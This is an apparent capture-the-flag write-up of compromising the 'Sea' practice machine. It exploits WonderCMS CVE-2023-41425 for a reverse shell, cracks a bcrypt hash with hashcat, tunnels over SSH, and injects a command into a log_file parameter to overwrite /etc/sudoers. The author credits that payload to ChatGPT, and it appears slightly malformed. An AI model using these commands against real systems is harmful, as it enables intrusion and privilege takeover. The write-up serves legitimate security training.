After 30 minutes of fuzzing, I discovered the following endpoints:
The README.md file contained the following information:
# WonderCMS bike theme

## Description
Includes animations.

## Author: turboblack

## Preview

## How to use
1. Login to your WonderCMS website.
2. Click "Settings" and click "Themes".
3. Find the theme in the list and click "Install".
4. In the "General" tab, select the theme to activate it.
Finding the Exploit
A quick Google search led me to an exploit for WonderCMS: CVE-2023–41425.
https://github.com/prodigiousMind/CVE-2023-41425Exploiting
Start a Netcat listener
nc -lnvp 6969Run the exploit
python3 exploit.py http://sea.htb/themes 10.10.14.16 6969Trigger the exploit using curl
curl 'http://sea.htb/themes/revshell-main/rev.php?lhost=10.10.14.16&lport=6969'
Boom! We have a shell on the machine!

Privilege Escalation to amay
Next, I ran Linpeas to look for potential privilege escalation vectors. I found an interesting file:
/var/www/sea/data/database.jsThis file contained a password hash:
{
    "config": {
        "siteTitle": "Sea",
        "theme": "bike",
        "defaultPage": "home",
        "login": "loginURL",
        "forceLogout": false,
        "forceHttps": false,
        "saveChangesPopup": false,
        "password": "$2y$10$iOrk210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIikYiWrD3TM/PjDnXm4q",
    }
}
Cracking the Password Hash
I copied the hash into a file and identified it as a bcrypt hash. Then, I used Hashcat to crack it:
hashcat -m 3200 -a 0 hash /usr/share/seclists/rockyou.txt
The password was successfully cracked using rockyou.txt
Logging in via SSH
I logged in as amay using SSH:
ssh amay@sea.htb
User Flag
cat user.txtPrivilege Escalation to root

Running Linpeas again, I discovered a webserver running on port 8080.
Tunneling
To access the webserver, I created an SSH tunnel:
ssh -L 6969:localhost:8080 amay@sea.htbI then browsed to http://localhost:6969 and logged in with the amay credentials.


The webserver revealed a “System Monitor (Developing)” page where I could access log files. I found the following clue in the access.log file:
Using Burpsuite
This endpoint reads the data in the auth.log file and displays it on the webserver:
log_file=%2Fvar%2Flog%2Fauth.log&analyze_log=
I attempted to change the path to /root/root.txt but it failed. Then, I used a payload generated by ChatGPT to get the root.txt file:
log_file=/root/root.txt;cp/dev/shm/sudoers> /etc/sudoers&analyze_logAnd there it was-the root flag!